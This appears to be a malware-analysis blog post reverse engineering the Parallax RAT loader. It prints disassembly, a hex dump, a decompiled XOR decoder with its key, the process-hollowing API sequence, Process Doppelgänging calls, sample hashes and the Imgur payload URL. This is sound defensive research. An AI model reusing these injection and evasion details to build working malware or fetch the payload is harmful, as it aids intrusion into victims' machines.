Let's Learn: Inside Parallax RAT Malware: Process Hollowing Injection & Process Doppelgänging API Mix: Part I


vkremez.com/2020/02/lets-learn-inside-parallax-rat-malware.html

Goal: Reverse engineer and analyze the loader portion related to the Parallax remote administration tool/Trojan (RAT) low-level injection and image decoder techniques. The original sample discovery belongs to @malwrhunterteam.

> 2020-02-13:🔥🆕Possible #Parallax #RAT | #Signed
> 🇷🇺 'RTI, OOO' #Sectigo
> Image⏩"Big Brother Is Watching You"🇺🇸|📉Low Detection
> 1⃣Sophisticated Loader via Imgur Img Pixel
> 2⃣API Hash Resolver
> h/t @malwrhunterteam MD5:66db24f5fb3f8fca3f33fb26ffc67adf
> Ref⤵️https://t.co/f50Tpa0wnW pic.twitter.com/S4MGGGCXZa
> — Vitali Kremez (@VK_Intel) February 13, 2020

Source:
Parallax signed loader (SHA-256):
829fce14ac8b9ad293076c16a1750502c6b303123c9bd0fb17c1772330577d65
Parallax injected payload (SHA-256):
20d0be64a0e0c2e96729143d41b334603f5d3af3838a458b0627af390ae33fbc
Outline:

I. Background & Executive Summary



Location	IP Address	ID	User/Computer	Operating Sy...	Arch	Ping (Ms)	Active Window	System Uptime	Idle time	Vers...	Port
???			vate/DESKT...	Windows 10 ...	x64	0	File manager ...	1 Day(s) , 5 Hour(s) , 52 Minute(s)	0 Seconds	1.0.0	80


The Parallax remote administration tool/Trojan (RAT) emerged in 2019 on the underground community written in MASM programming language. The RAT certainly became notorious for its low static detection oftentimes observed with close to 0 detection as displayed on VirusTotal. The malware also uses signed digital certificates as well as part of the payload execution.
The Parallax developers market the malware as RAT as follows:

```
Parallax RAT had been developed by a professional team and its fully coded in MASM.
Its created to be best in remote administration.

Parallax RAT will provide you all you need.
Suitable for professionals and as well for beginners.
First and most important we offer 99% reliability when it comes to stability.
Parallax was designed to give the user a real multithreaded performance,
blazing fast speed and lightweight deployment to your computers with very little
resource
consumption.

We are a group of developers and we are here to offer quality service.
-Parallax Team, join now!
```

The RAT malware binary builds a table with function addresses leveraging API process environmental block (PEB) CRC32 hashing algorithm with a parser for "%x.png" and "cmd.exe."
The malware authors boast runtime anti-virus bypasses which are achieved in part of its more signed loader coupled with Process Hollowing and Process Doppelgänging injection techniques. The goal of the injection is to impersonate legitimate system executables such as mstcs.exe and cmd.exd and avoid being filtered and detected by the anti-virus engines.



```
     012533D4   E8 D7EFFFFF          call 1252380
     012533D9   83C4 0C              add esp,C
     012533DC   8985 D8FEFFFF        mov dword ptr ss:[ebp-128],eax
     012533E2   8B85 74FFFFFF        mov eax,dword ptr ss:[ebp-8C]
     012533E8   50                   push eax                              eax:L"ntdll.dll"
     012533E9   8D8D 70F6FFFF        lea ecx,dword ptr ss:[ebp-990]
     012533EF   51                   push ecx                              ecx:L"C:\\Windows\\system32"
     012533F0   FF95 D8FEFFFF        call dword ptr ss:[ebp-128]
     012533F6   BA 6E000000          mov edx,6E                            6E:'n'
     012533FB   66:8995 84FEFFFF     mov word ptr ss:[ebp-17C],dx
     01253402   B8 74000000          mov eax,74                            eax:L"ntdll.dll", 74:'t'
     01253407   66:8985 86FEFFFF     mov word ptr ss:[ebp-17A],ax
     0125340E   B9 64000000          mov ecx,64                            ecx:L"C:\\Windows\\system32", 64:'d'
     01253413   66:898D 88FEFFFF     mov word ptr ss:[ebp-178],cx
     0125341A   BA 6C000000          mov edx,6C                            6C:'l'
     0125341F   66:8995 8AFEFFFF     mov word ptr ss:[ebp-176],dx
     01253426   B8 6C000000          mov eax,6C                            eax:L"ntdll.dll", 6C:'l'
     0125342B   66:8985 8CFEFFFF     mov word ptr ss:[ebp-174],ax
     01253432   B9 2E000000          mov ecx,2E                            ecx:L"C:\\Windows\\system32", 2E:'.'
     01253437   66:898D 8EFEFFFF     mov word ptr ss:[ebp-172],cx
     0125343E   BA 64000000          mov edx,64                            64:'d'
     01253443   66:8995 90FEFFFF     mov word ptr ss:[ebp-170],dx
     0125344A   B8 6C000000          mov eax,6C                            eax:L"ntdll.dll", 6C:'l'
     0125344F   66:8985 92FEFFFF     mov word ptr ss:[ebp-16E],ax
     01253456   B9 6C000000          mov ecx,6C                            ecx:L"C:\\Windows\\system32", 6C:'l'
     0125345B   66:898D 94FEFFFF     mov word ptr ss:[ebp-16C],cx
     01253462   33D2                 xor edx,edx
     01253464   66:8995 96FEFFFF     mov word ptr ss:[ebp-16A],dx
     0125346B   8D85 84FEFFFF        lea eax,dword ptr ss:[ebp-17C]
     01253471   50                   push eax                              eax:L"ntdll.dll"
     01253472   8D8D 70F6FFFF        lea ecx,dword ptr ss:[ebp-990]
     01253478   51                   push ecx                              ecx:L"C:\\Windows\\system32"
EIP  01253479   E8 A2FDFFFF          call 1253220
     0125347E   83C4 08              add esp,8
     01253481   8B55 F4              mov edx,dword ptr ss:[ebp-C]
     01253484   52                   push edx
     01253485   8D85 70F6FFFF        lea eax,dword ptr ss:[ebp-990]
     0125348B   50                   push eax                              eax:L"ntdll.dll"
     0125348C   E8 EFFCFFFF          call 1253180
```

One of the interesting possible anti-analysis code is the dynamic stack code allocation and parsing.
Moreover, two additional features stand out when dealing with this malware as its low-level injection technique with the image additional decoded from the Imgur image as, for example, "Big Brother Is Watching You".


BIG BROTHER
IS WATCHING
YOU

The malware writes the layer named as "%x.png" to local %TEMP% directory. The name is generated via few rand and srand API calls formatted to hexadecimal string.

II. Parallax RAT: Loader Portion Flow

A. Main Flow Overview

The crypted signed loader decodes the layer using XOR and key '0x3BC01699' as well as the URL string to pass to the next layer. The layer is injected into the process setup within the loader itself.



```
0040184C   55              push ebp
0040184D   8BEC            mov ebp,esp
0040184F   83C4 F8         add esp,FFFFFFF8
00401852   33C0            xor eax,eax
00401854   8945 FC         mov dword ptr ss:[ebp-4],eax
00401857   33D2            xor edx,edx
00401859   8955 F8         mov dword ptr ss:[ebp-8],edx
0040185C   8B4D F8         mov ecx,dword ptr ss:[ebp-8]
0040185F   3B4D 10         cmp ecx,dword ptr ss:[ebp+10]
00401862   7D 37           jge parallax_bin_blog.40189B
00401864   8B45 0C         mov eax,dword ptr ss:[ebp+C]
00401867   8B55 F8         mov edx,dword ptr ss:[ebp-8]
0040186A   8B0C90          mov ecx,dword ptr ds:[eax+edx*4]
0040186D   8B45 FC         mov eax,dword ptr ss:[ebp-4]
00401870   330C85 3C845000 xor ecx,dword ptr ds:[eax*4+50843C]
00401877   8B55 08         mov edx,dword ptr ss:[ebp+8]
0040187A   8B45 F8         mov eax,dword ptr ss:[ebp-8]
0040187D   890C82          mov dword ptr ds:[edx+eax*4],ecx
00401880   837D FC 00      cmp dword ptr ss:[ebp-4],0
00401884   75 07           jne parallax_bin_blog.40188D
00401886   33D2            xor edx,edx
00401888   8955 FC         mov dword ptr ss:[ebp-4],edx
0040188B   EB 03           jmp parallax_bin_blog.401890
0040188D   FF45 FC         inc dword ptr ss:[ebp-4]
00401890   FF45 F8         inc dword ptr ss:[ebp-8]
00401893   8B4D F8         mov ecx,dword ptr ss:[ebp-8]
00401896   3B4D 10         cmp ecx,dword ptr ss:[ebp+10]
00401899   7C C9           jl parallax_bin_blog.401864
0040189B   59              pop ecx
0040189C   59              pop ecx
0040189D   5D              pop ebp

ecx=28AC

.text:0040189B parallax_bin_blog.exe:$189B #119B
```

```
Address  Hex                                              ASCII
00320000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00320010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00320020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00320030 00 00 00 00 00 00 00 00 00 00 00 00 B8 00 00 00  ............¸...
00320040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00320050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00320060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00320070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00320080 43 87 10 C1 07 E6 7E 92 07 E6 7E 92 07 E6 7E 92  C..Á.æ~..æ~..æ~.
00320090 90 B8 7B 93 04 E6 7E 92 90 B8 7C 93 06 E6 7E 92  .¸{..æ~..¸|..æ~.
003200A0 52 69 63 68 07 E6 7E 92 00 00 00 00 00 00 00 00  Rich.æ~.........
003200B0 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 02 00  ........PE..L...
003200C0 77 E3 3C 5E 00 00 00 00 00 00 00 00 E0 00 03 01  wã<^........à...
003200D0 0B 01 0E 00 00 16 00 00 00 02 00 00 00 00 00 00  ................
003200E0 00 10 00 00 00 10 00 00 00 30 00 00 00 00 40 00  .........0....@.
003200F0 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00  ................
00320100 04 00 00 00 00 00 00 00 00 40 00 00 00 02 00 00  .........@......
00320110 00 00 00 00 03 00 00 85 00 00 10 00 00 10 00 00  ................
00320120 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ................
00320130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00320140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00320150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00320160 00 30 00 00 38 00 00 00 00 00 00 00 00 00 00 00  .0..8...........
00320170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00320180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00320190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003201A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003201B0 2E 74 65 78 74 00 00 00 D6 15 00 00 00 10 00 00  .text...Ö.......
003201C0 00 16 00 00 00 02 00 00 00 00 00 00 00 00 00 00  ................
003201D0 00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00  .... ..`.rdata..
003201E0 78 00 00 00 00 30 00 00 00 02 00 00 00 18 00 00  x....0..........
003201F0 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
00320200 55 8B EC E8 08 00 00 00 B8 01 00 00 00 5D C3 CC  U.ìè....¸....]ÃÌ
00320210 55 8B EC 81 EC 54 01 00 00 33 C0 66 89 45 F0 66  U.ì.ìT...3Àf.Eðf
00320220 8B 4D F0 66 83 C1 01 66 89 4D F0 50 B8 CB CB CB  .Mðf.Á.f.MðP¸ËËË
00320230 CB 89 85 F4 FE FF FF 58 8B 95 F4 FE FF FF 89 55  Ë..ôþÿÿX..ôþÿÿ.U
00320240 FC 68 88 13 00 00 8B 45 FC 8B 48 24 51 E8 6E 12  üh.....Eü.H$Qèn.
00320250 00 00 83 C4 08 8B 55 FC 8B 42 48 83 C0 01 8B 4D  ...Ä..Uü.BH.À..M
```

The main loop is as follows as pseudo-coded C++:


```
  hModule = GetModuleHandleA(ModuleName);
  v_alloc_ret = GetProcAddress(hModule, &ProcName);// VirtualAlloc
  v25 = ((int (__cdecl *)(int, signed int, signed int, int))v_alloc_ret)
 (v48, 41648, 4096, v28);
  decoder(v25, (int)&payload_blob, v44);        // payload_bin
  v29[v50 / 4] = v25;
  v29[v49 / 4] = v33;
  v29[v47 / 4] = v35;
  v29[v46 / 4] = v32;
  v24 = v36 + v25;
  v23 = (int (__cdecl *)(int **))(v36 + v25);
  decoder((int)v3, (int)&url_blob, v42);        // "https://i.imgur.com/emshETT.png"
  mstc = aMstsc_exe; // "mstsc.exe"
  v1 = v3;
  result = v23(&v1);
  if ( !v91 )
    result = 1;
  return result;
```

The decoder function is as follows:

```
int __cdecl decoder(int alloc_address, int enc_blob, int enc_lentgh)
{
  int result;
  int i;
  int iter_cmp;

  result = 0;
  iter_cmp = 0;
  for ( i = 0; i < enc_lentgh; ++i )
  {
    result = i;
    *(_DWORD *)(alloc_address + 4 * i) = key[iter_cmp] ^ *(_DWORD *)(enc_blob + 4 *
i);
      //key '0x3BC01699'
    if ( iter_cmp )
      ++iter_cmp;
    else
      iter_cmp = 0;
  }
  return result;
}
```

B. Dynamic Code Stack Execution




```
00402096   8D8D 98FCFFF  lea ecx,dword ptr ss:[ebp-368]
0040209C   51            push ecx
0040209D   E8 AAFAFFFF   call parallax_bin_blog.40184C
004020A2   83C4 0C       add esp,C
004020A5   C785 94FCFFF  mov dword ptr ss:[ebp-36C],parallax_bin  50858E:"mstsc.exe"
004020AF   8D85 98FCFFF  lea eax,dword ptr ss:[ebp-368]
004020B5   8985 7CFCFFF  mov dword ptr ss:[ebp-384],eax
004020BB   8D95 7CFCFFF  lea edx,dword ptr ss:[ebp-384]
004020C1   52            push edx                               edx:&"https://i.imgur.com/emshETT.png"
004020C2   FF95 C8FEFFF  call dword ptr ss:[ebp-138]            call stack execution control [ebp-138]
004020C8   59            pop ecx
004020C9   66:837D EE (  cmp word ptr ss:[ebp-12],0
004020CE   74 01         je parallax_bin_blog.402001
004020D0   C3            ret
```


The malware complicates some analysis due to its stack dynamic call execution. Parallax also loads another ntdll DLL library into memory leveraging API calls and retrieve path via GetSystemDirectoryW.

C. Process Hollowing & Process Doppelgänging Mix with PEB Traversal

Parallax relies on native level (Nt/Zw) process hollowing injection technique.



Launch process exe via CreateProcessW -> ZwAllocateVirtualMemory -> ZwGetContextThread -> ZwReadVirtualMemory -> GlobalAlloc -> RtlDecompressBuffer -> ZwAllocateVirtualMemory -> ZwWriteVirtualMemory -> Resolve API Table -> ZwAllocateVirtualMemory -> ZwAllocateVirtualMemory -> ZwProtectVirtualMemory -> ZwProtectVirtualMemory -> ZwProtectVirtualMemory -> ZwResumeThread -> ... -> ZwReadVirtualMemory



```
003F4804   8985 48FDFFFF           mov dword ptr ss:[ebp-2B8],eax
003F480A   8995 4CFDFFFF           mov dword ptr ss:[ebp-2B4],edx
003F4810   837D E8 00              cmp dword ptr ss:[ebp-18],0
003F4814   74 1A                   je 3F4830
003F4816   6A 05                   push 5
003F4818   8D95 28FDFFFF           lea edx,dword ptr ss:[ebp-2D8]
003F481E   52                      push edx
003F481F   8B45 D4                 mov eax,dword ptr ss:[ebp-2C]
003F4822   50                      push eax
003F4823   E8 D8D1FFFF             call 3F1A00
003F4828   83C4 0C                 add esp,C
003F482B   8945 EC                 mov dword ptr ss:[ebp-14],eax
003F482E   EB 26                   jmp 3F4856
003F4830   8D8D B4FDFFFF           lea ecx,dword ptr ss:[ebp-24C]
003F4836   51                      push ecx
003F4837   8B55 08                 mov edx,dword ptr ss:[ebp+8]              [ebp+8]:&"https://i.imgur.com/emshETT.png"
003F483A   8B42 08                 mov eax,dword ptr ds:[edx+8]
003F483D   50                      push eax
003F483E   8B8D C0FEFFFF           mov ecx,dword ptr ss:[ebp-140]
003F4844   51                      push ecx
003F4845   8B95 48FFFFFF           mov edx,dword ptr ss:[ebp-B8]             [ebp-B8]:"VirtualAlloc"
003F484B   52                      push edx
003F484C   8B45 C0                 mov eax,dword ptr ss:[ebp-40]
003F484F   50                      push eax
003F4850   FF55 D8                 call dword ptr ss:[ebp-28]
003F4853   8945 EC                 mov dword ptr ss:[ebp-14],eax
003F4856   8B4D E0                 mov ecx,dword ptr ss:[ebp-20]
003F4859   8B91 B0000000           mov edx,dword ptr ds:[ecx+B0]
003F485F   33C0                    xor eax,eax
003F4861   8995 40FFFFFF           mov dword ptr ss:[ebp-C0],edx
003F4867   8985 44FFFFFF           mov dword ptr ss:[ebp-BC],eax
003F486D   C785 50FFFFFF 0500000(  mov dword ptr ss:[ebp-B0],5
003F4877   C785 54FFFFFF 0000000(  mov dword ptr ss:[ebp-AC],0

dword ptr [ebp-28]=[0012FAD0 <&ZwWriteVirtualMemory>]=<ntdll.ZwWriteVirtualMemory>

003F4850
```

The malware also contains the usual Process Doppelgänging API calls such as follows as resolved via PEB traversal (to be explored further):

- ZwCreateTransaction
- RtlSetCurrentTransaction
- ZwCreateSection
- ZwMapViewOfSection
- ZwRollbackTransaction

III. Parallax RAT: Payload Portion Flow

A. Main Flow

The malware payload runs ZwDelayExecution API and resolves API via PEB traversal technique relying on global memory allocations and preferring Zw*-prefix API calls.
